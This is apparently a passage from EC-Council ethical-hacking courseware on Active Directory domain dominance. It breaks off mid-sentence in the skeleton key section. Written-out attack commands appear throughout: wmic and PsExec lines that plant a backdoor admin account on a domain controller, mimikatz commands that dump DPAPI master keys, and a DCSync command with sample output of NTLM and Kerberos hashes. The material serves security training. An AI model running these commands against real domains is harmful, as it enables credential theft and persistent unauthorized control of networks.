Domain dominance is a process of taking control over critical assets such as domain controllers (DCs) on a target system and gaining access to other networked resources. Attackers use various paths such as remote code execution, skeleton key attacks, and golden ticket attacks on the target system to maintain domain dominance.

Among all these paths, the remote code execution process is the most vulnerable path that can be explored by an attacker who has already gained some form of access to the victim system. Attackers often focus on gaining complete access over domain admin staff accounts to launch attacks on the target network. Subsequently, attackers can perform data pocketing, malware injection, service denial attacks, etc. Further, attackers also attempt to maintain dominance to hold persistence over time on the DCs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

As shown in the diagram, an attacker attempts to hijack the target organization's critical resources such as the DC through a legitimate user. Attackers employ social engineering techniques to launch domain dominance attacks through an internal user. After a successful attempt, the attacker can collect critical data from the target user such as public keys and privileged access permissions.







Figure 6.179: Illustration of a domain dominance attack

Listed below are the various techniques used by attackers to maintain domain dominance:

- Remote code execution
- Abusing the Data Protection API (DPAPI)
- Malicious replication
- Skeleton key attack
- Golden ticket attack
- Silver ticket attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Remote Code Execution

Attackers attempt to execute malicious code on the target domain controller (DC) through CLI to launch a domain dominance attack. Using this technique, attackers hold persistence to perform malicious activities over time without being detected.

Attackers follow the steps below to perform a domain dominance attack via remote code execution.

- Create a dummy process and user on the target DC using WMI:

  ```
  wmic /node:<DomaincontrollerName> process call create "net user /add PiratedProcess Du^^Y01"
  ```

  Here, **PiratedProcess** and **Du^^Y01** are the user ID and password of the planted dummy process on the target user's DC.

- Once the user is created, add the user to the "Admins" group.

  ```
  PsExec.exe \\< DomaincontrollerName> -accepteula net localgroup "Admins" PiratedProcess /add
  ```

- Navigate to Active Directory Users and Computers (ADUC) and identify the user created using the above command.

- Open the properties window on the system and navigate to the "Member of" tab to verify the membership.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.180: Screenshot showing InsertedUser Properties

After successfully adding a new user to the "Admins" group, the attacker uses these credentials to hold persistence on the target DC.

Abusing Data Protection API (DPAPI)

DPAPI is a unified location in Windows environments where all the cryptographically secured files, passwords of browsers, and other critical data are stored. Windows domain controllers (DCs) contain a master key to decrypt DPAPI-protected files. Attackers often attempt to obtain this master key from the DC using any of the following methods.

- Run the following mimikatz command to recover the master key using the password of a compromised user:

```
dpapi::masterkey
/in:"C:\Users\spotless.OFFENSE\AppData\Roaming\Microsoft\Protect\
S-1-5-21-2552734371-813931464-1050690807-1106\3e90dd9e-f901-40a1-
b691-84d7f647b8fe" /sid:S-1-5-21-2552734371-813931464-1050690807-
1106 /password:******* /protected
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Run the following command to retrieve all local master keys with compromised admin credentials:

  `sekurlsa::dpapi`

- Run the following command to retrieve all backup master keys:

  `lsadump::backupkeys /system:dc01.offense.local /export`





Figure 6.181: Screenshot showing the output of the mimikatz tool

Cross-check whether the secured master keys are obtained by navigating through the root location containing the mimikatz.exe file and check for file formats such as .der, .key, pvk., and .pfx. By obtaining a master key, the attacker can open any DPAPI-encrypted file from any device associated with the network and maintain persistence.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Malicious Replication

Malicious replication enables attackers to create an exact copy of user data using the admin credentials. This technique allows attackers to compromise other credentials and access accounts from a remote location. Attackers follow all the DCSync attack steps to replicate sensitive accounts such as "krbtgt," which serves as a master key for signing Kerberos tickets.

Attackers attempt malicious replication using the following command:

```
Invoke-Mimikatz -command '"lsadump::dcsync /domain:<Target Domain>
/user:<krbtgt>\<Any Domain User>"
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
mimikatz # lsadump::dcsync /domain:ceh.com /user:Jason
[DC] 'ceh.com' will be the domain
[DC] 'Server2022.CEH.com' will be the DC server
[DC] 'Jason' will be the user account

Object RDN           : Jason M.

** SAM ACCOUNT **

SAM Username         : jason
User Principal Name  : jason@CEH.com
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 2/1/2022 5:51:06 AM
Object Security ID   : S-1-5-21-2083413944-2693254119-1471166842-1103
Object Relative ID   : 1103

Credentials:
  Hash NTLM: 2d20d252a479f485cdf5e171d93985bf

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : f885879302d4f664ee5ea4f50e316bce

* Primary:Kerberos-Newer-Keys *
    Default Salt : CEH.COMjason
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 13b07f00282597e13a6b25ccba5f0e41a7b889c74a958c990ea6f00935ff7fae
      aes128_hmac       (4096) : bc742c1bd3cae1d44c5ac5115499a729
      des_cbc_md5       (4096) : 02ad491a1f7f10bc

* Primary:Kerberos *
    Default Salt : CEH.COMjason
    Credentials
      des_cbc_md5       : 02ad491a1f7f10bc

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  ae97c9b3ad69e6669e5d4b19a1f678cb
    02  0ad770a5b08d26a288c8e8242e12253b
```

Figure 6.182: Screenshot showing the output of the mimikatz tool

The above command generates NTML hashes of the given domain user.

Skeleton Key Attack

A skeleton key is a form of malware that attackers use to inject false credentials into domain controllers (DCs) to create a backdoor password. It is a memory-resident virus that enables an attacker to obtain a master password to validate themselves as a legitimate user in the domain. This attack necessitates domain administrator rights and DC access. This attack is difficult to distinguish from other 